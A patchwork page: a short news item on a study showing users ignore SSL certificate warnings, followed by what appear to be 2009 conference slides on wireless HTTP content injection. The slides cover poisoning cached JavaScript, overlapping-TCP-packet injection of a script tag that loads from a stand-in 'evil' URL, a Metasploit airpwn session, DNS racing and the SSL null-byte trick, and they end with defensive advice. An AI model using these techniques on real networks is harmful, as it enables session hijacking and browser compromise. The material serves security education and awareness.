Researchers at Carnegie Mellon University have [discovered](#) that warnings of invalid SSL certificates on web servers hardly deter users from visiting web sites. They observed that more than 55 per cent of the study subjects simply ignored the warnings and carried on clicking. This certainly isn't a new discovery, but it's the first time the scale of the problem has been measured.

They say most users fundamentally misunderstand SSL certificates, thinking they could ignore warning messages when visiting web sites they trusted, but should be more careful with untrusted sites. An attempted man-in-the-middle attack would therefore arouse less suspicion on a banking page than on an unknown shopping page. According to the researchers, many people don't realize that a certificate is only meant to guarantee they've arrived on the correct page. An SSL certificate does not say whether the site operator is trustworthy.

The problem is apparently that users can't correctly interpret error messages from their browser when there are problems with the certificate, if perhaps it has expired or the requested domain doesn't match the server name on the certificate. A further problem is said to be that such problems keep on occurring because of technical errors, so users get used to clicking the blues away.

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Why does Windows tell me about Internet Explorer 8, but not about the new version of Adobe Reader, which fixes a critical security vulnerability that is already being actively exploited?

[The H Security Conficker information site](#)

The H Security information page on Conficker is where you can find the latest stand-alone removal tools, news, scanners and tips about the Conficker worm.

[Simple Conficker test for end users](#)

The H Security, in conjunction with heise Security,

Whelk in a supernova



Even otherwise smart users often
don't stand a chance

You trusted facebook? Too bad I
added a flash exploit.

Or any other browser exploit

MSF Browser Auto-pwn?

Just outright take over the client

Obviously scripted



So we can replace content

What now?

Nearly all sites include a pile of
javascript helper files

And urchin.js ... and jquery.js

What happens if we replace
them?

I'm in your browser



Rewriting your DOM

Once in the DOM we can do
ANYTHING

HTTPS is now HTTP

Forms get logged

Replace content

Include more JS

It's not stupid, it's advanced



```
var embeds =
  document.getElementsByTagName( 'div' );

for(var i=0; i < embeds.length; i++){ if
  (embeds[i].getAttribute("class") ==
  "cnnT1Img") { embeds[i].innerHTML = "...";
} else if (embeds[i].getAttribute("class")
== "cnnT1Txt") { embeds[i].innerHTML =
  "..."; }}
```

updated 9:07 p.m. EDT, Wed June 10, 2009

[Make CNN Your Home Page](#)



Updated: ∞

Kismet #1 Wireless Sniffer

Author claims "Open wifi is a HORRIBLE idea" Do you trust your news? Your content? Is that image there exploiting your browser *right now*? Is the *stock market crashing*?

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Sex and empty nesters

When kids leave home, some parents find more time to play

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Video



LIVE: CNN

This *really* matters



This matters

A lot.

Who has read rsnake's VPN
paper?

If other conferences are a guide ,
not enough of you

Hijack can be made *persistent*

Fast cache



Short version of the VPN paper

Browsers have cache

Cache, by nature, remains around

Javascript gets cached invisibly

If I own your TCP session, I own
your cache control

Fast cache



If a client is fed a malicious JS file
for a site they visit on an open
network

That file remains in their cache

And is re-used when they revisit that
site

From inside the secure network

Making it happen



Cache-control: max-age=99999999, public
-or-

Expires: Fri, 13 May 2011 13:13:13 GMT

So we hijack a common JS file

Spike it with malicious code

Set it to cache

Now when the user goes back to work and goes to twitter again...

Watch the spikes



User now has a spiked, cached javascript
Browser will keep this and re-use it
every time until it expires

Iframes? Kaminsky socket/sucket? Load
new browser exploits?

But a user would *never* go to Twitter at
work, right?

Setting the stage



Another step towards elegance

Instead of replacing content, cache a stager

Stager loads original request

Along with malware

Browser has cached the stager for us, so it'll carry it forwards

Wait for a browser 0day then flip the switch

MSF



```
msf > use auxiliary/server/wifi/airpwn
```

```
msf auxiliary(airpwn) > set INTERFACE  
  alfa0
```

```
INTERFACE => alfa0
```

```
msf auxiliary(airpwn) > set RESPONSE  
  "Airpwn - MSF!"
```

```
RESPONSE => Airpwn - MSF!
```

```
msf auxiliary(airpwn) > run
```

MSF



```
msf auxiliary(airpwn) > run
```

```
[*] AIRPWN: Response packet has no  
HTTP headers, creating some.
```

```
[*] Auxiliary module execution  
completed
```

```
msf auxiliary(airpwn) >
```

```
[*] AIRPWN: 10.10.100.42 ->  
208.127.144.14 HTTP GET  
[/files/racket/src/doc/] TCP SEQ  
542050816
```

Lots of little pieces



Lets mix this up some more

What happens when two packets
with the same seqno and
overlapping data hit the stack?

Depends on the OS

For some (like Linux), you get *the
non-overlapping parts*

HTTP blah blah



HTTP has lots of headers:

```
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Fri, 17 Jul 2009 03:31:24 GMT
Server: Apache
Accept-Ranges: bytes
Cache-Control: max-age=60, private, private
Expires: Fri, 17 Jul 2009 03:32:21 GMT
Content-Type: text/html
Vary: User-Agent,Accept-Encoding
Content-Length: 98966
Connection: close
```

data..data...data

That's what... ~270 bytes?

What if we have an overlapping packet... and use short headers?

Overlap



Send overlapping fragment...

```
HEAD / HTTP/1.0  
HTTP/1.1 200 OK  
Cache-Control: max-age=9999999, public, public  
Content-Type: text/html  
Content-Length: 99008  
Connection: close
```

```
<script src="http://tinyurl.com/evil"></script>
```

Which ends up with some messy overlay like:

```
Connection: close
```

```
<script src="http://tinyurl.com/evil"></script>cept-Encoding  
Content-Length: 98966  
Connection: close
```

We can fix the header remnants easily by modifying `document[0].innerHTML` in JS

Not flawless



We don't (can't) know the
original content length

Browser really wants that

There's a few tricks we can use to
get around that...

You look familiar



If we've seen the user request the file
before

And they will have (urchin, jquery,
etc)

We know how long the headers are

We know the content length

We can do a perfect overlay



We can try to guess offsets

Inject overlay immediately

Don't include a content-length so
browser keeps socket open

Remember the IP/Port pairs

Sniff for original response

Offset seqno and send a FIN to the client

Chasing tail



We can use the same trick to append to streams

What does a HTTP/1.0 stream look like?

TCP PSH/ACK
HTTP/1.0 200 OK
Headers: Foo
data
FIN



So what happens if we beat the
FIN?

We now control the socket

We can continue writing data

Like a script include

Script after `</html>` works fine!

Tail fail



Beating the FIN is *really* hard to do

Only works about 8% of the time

Makes HTTP 1.1 mad

Can't control caching

Still, it works!

Dumb Network Stuff



Same method can be used to
attack DNS

Race the DNS server

Set a QR flag and bounce the
request back

Control any DNS resolution

Controlling DNS is *bad*

Marlinspike the DNS



Moxie Marlinspike SSL null-byte attack
revealed at Blackhat

SSL certs validated by matching the CN
(common name)


Wildcards are allowed

C strings are terminated with a nullbyte

What if we got a cert with *\0foo.com?

Yes, it's *that* bad


Moxie Fan Club



He who controls the DNS



... controls the universe



Fail whale



Even smart users can't solve this on their own

Firefox 3 is vulnerable

Any windows service not completely up to date

If your users aren't up to date,
NOTHING can be trusted

Cache-spike SSL files too!

It's got Moxie



Other things that use SSL for
auth may be vulnerable too...

VPN

WPA with Radius backends



Very hard to detect this attack

Attacker is not spoofing an AP
with beacons

IDS system must know every
packet being sent legitimately
to spot these

No WIDS I know of stops it



Even if the IDS could detect it

Low power highly directional
antenna lets me snipe a single
user

Network has no chance

Wired IDS never sees the packets

The summary



Using an open network?

Sites you think you trust, you
can't

Spiked attacks can stay resident
in the browser

Your users might be bringing
something back with them

The summary



This is bad even for *smart* users

Normal users don't stand a
chance

You may already be screwed

I warned you this would be
depressing

Avoidance



Use a VPN (with SSL patched)

Or tunnel over SSH (really just a
vpn)

Use SSL (still better than nothing)

Use UAC or other access control to
prevent users from associating to
open access points (if you can)

Q & A



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